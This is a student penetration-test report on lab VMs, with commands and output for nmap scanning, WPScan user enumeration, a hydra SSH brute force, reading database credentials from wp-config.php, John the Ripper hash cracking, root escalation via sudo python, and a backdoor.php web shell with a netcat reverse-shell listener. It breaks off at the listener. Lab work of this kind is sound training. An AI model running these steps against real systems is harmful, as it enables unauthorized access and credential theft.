Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

By The Cyber Defender

Alison Meehan

Table of Contents

This document contains the following resources:

Network Topology & Critical Vulnerabilities


Part 1: Offensive Analysis

Part 2: Defensive Analysis

Part 3: Network Analysis

Network Topology
& Critical Vulnerabilities

Network Topology



Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Open access to SSH Port 22	If SSH (Port 22) is left open, the possibility of a brute-force attack.	There is no direct impact, however, an attacker can craft an attack method via open SSH port. ie brute force attack and or SSH Metasploit.
Enumerate usernames in wordpress	The aim is to identify valid usernames on the system.	There is no direct impact, however, an attacker can gather information such as username and determine the approach used in attack.
User ID susceptible to Brute-force attacks (CWE-307)	The software does not implement sufficient measures to prevent multiple failed authentication attempts within in a short time frame, making it more susceptible to brute force attacks.	This will have a high impact because attacker will access the network and when this happens, so many dangerous possibilities can happen like creating a back door.
Root password of the database in the wordpress configuration file	Database root password was stored in an application configuration file.	This has a high impact because if threat actor gains access to machine, the password will be easily available and he can quickly gain access to the database
Privilege escalation via sudo python (CVE-2006-0151)	Allows limited local users to gain privileges via a Python script.	This is dangerous because an attacker who broke in with limited access, can morph and gain admin privileges. With that, lots of destructive possibilities like root access and ability to create a backdoor will be possible.

Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in **Target 2**.

Vulnerability	Description	Impact
Brute -forceable URL directories and files	This vulnerability allows for brute force guessing of which directories a system has.	By discovering the directories of a system, this gives away the structure of the system.
Netcat reverse shell/remote execution vulnerability /CVE-2004-1317	Combining a bash script, a netcat listener, and the web browser access of the system, implementing a reverse shell was possible.	The reverse shell gave unauthorized remote access to the system.
Unrestricted access to wordpress directories	Once on the system there was no restricted access to the files or directories.	This completely exposed the system and all of its directories and files to anyone who happened to gain authorized or unauthorized access.

Part 1: Offensive Analysis

Part I: Offensive Analysis

Topics Covered:

Exploits Used

Avoiding Detection

Maintaining Access

Exploits Used

Exploitation: V1 “Open access to SSH 22”

Summarize the following:

- How did you exploit the vulnerability?
  - We first scanned the network using nmap on Kali machine (192.168.1.90/24)
  - root@Kali:~# nmap 192.168.1.90/24
- What did the exploit achieve?
  - It enumerated the open ports and services of the listed machines on the network. Target one machine has port 22 open. This was the gateway way to exploit for an attack.


```
root@Kali:~# nmap 192.168.1.90/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-30 16:21 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00079s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2179/tcp open  vmrdp
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00089s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
9200/tcp open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00088s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.110
Host is up (0.00081s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)
```


Exploitation: V2 “Enumerate usernames in WordPress”

Find users/authors of this WordPress website can help attackers craft an approach as part of a larger attack.

- What did the exploit achieve?
  - WPScan version 3.7.8
  - WPScan returns: WordPress version 4.8.15 is used on this website.
  - Research known vulnerabilities of version 4.8.15
  - Enumerate Users via “Author ID Brute Forcing”
- How did you exploit the vulnerability?
  - Users(s) Identified: steven & michael
  - Confirmed by: Login Error Messages
- Command:
  - wpscan --url http://192.168.1.110/wordpress --enumerate u

Exploitation: V2 “Enumerate usernames in WordPress”

WPScan determines WordPress version 4.8.7 is vulnerable to “Author ID Brute Forcing” attacks.




Exploitation: V3 “User ID Susceptible to Brute Force Attacks (CWE-307)”

Summarize the following:

- How did you exploit the vulnerability?
  - Using xHydra software -- a network logon cracker
  - SSH brute force attack on Apache server
- What did the exploit achieve?
  - User Michael password found.
  - Password: “michael”
- Command:
  - hydra -s 22-l michael -P /usr/share/wordlists/rockyou.txt -t16 192.168.1.110 ssh
  - ssh login command: root@Kali:~# ssh 192.168.1.110 -l michael
  - michael@192.168.1.110’s password: “michael”

Exploitation: V3 “User ID Susceptible to Brute Force Attacks (CWE-307)”


Remote development/author access to Webserver1 (Target 1 VM)



Exploitation: V4 “Root Password of the Database in the Config File”

Summarize the following:

- How did you exploit the vulnerability?
  - SSH into Michael’s account.
  - Located the wp-config.php file and discovered the MySQL database login credentials.
- What did the exploit achieve?
  - Obtained database MySQL login credentials.
- Commands:
  - ssh michael@192.168.1.110
  - find -iname wp-config.php
  - cd /var/www/html/wordpress





```
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service
```

Exploitation: “V5 Privilege Escalation via Sudo Python”

Summarize the following:

- How did you exploit the vulnerability?
  - First started the database with command: mysql -u root -p wordpress
  - In MySQL database, commands;
    - Show tables;
    - select * from wp_users;
- What did the exploit achieve?
  - Extracted user Steven’s unsalted password hash from MySQL database saved to wp_hash.txt
  - Cracked the hash with John the Ripper
    - Password: “pink84”
  - SSH into user Steven’s account
  - Escalated to root via sudo python

Exploitation: “V5 Privilege Escalation via Sudo Python”



Exploitation: “V5 Privilege Escalation via Sudo Python”

```
root@Kali:~/Desktop# ls
rockyou.txt  wp_hashes.txt
root@Kali:~/Desktop# john --wordlist=rockyou.txt wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84           (steven)
```

Shell No.1

File Actions Edit View Help


```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Mar 31 12:26:32 2021 from 192.168.1.90
$ sudo python
Python 2.7.9 (default, Sep 14 2019, 20:00:08)
[GCC 4.9.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.system("/bin/bash")
root@target1:/home/steven# whoami
root
root@target1:/home/steven#
```

Target 2

Exploitation: “V1 Brute-forceable URL directories and files”

Summarize the following:

- How did you exploit the vulnerability?
  - Used the tool gobuster for URL directory brute force attack



Exploitation: “V2 Netcat reverse shell/remote execution vulnerability”

Summarize the following:

- How did you exploit the vulnerability?
  - Exploit.sh

Shell No.1

File Actions Edit View Help

```
root@Kali:~/Downloads# nano exploit.sh
root@Kali:~/Downloads# ./exploit.sh
[+] Check /var/www/html/backdoor.php?cmd=[shell command, e.g. id]
root@Kali:~/Downloads#
```

Shell No.1

File Actions Edit View Help

```
root@Kali:~/Downloads# nc -lvp 4444
listening on [any] 4444 ...
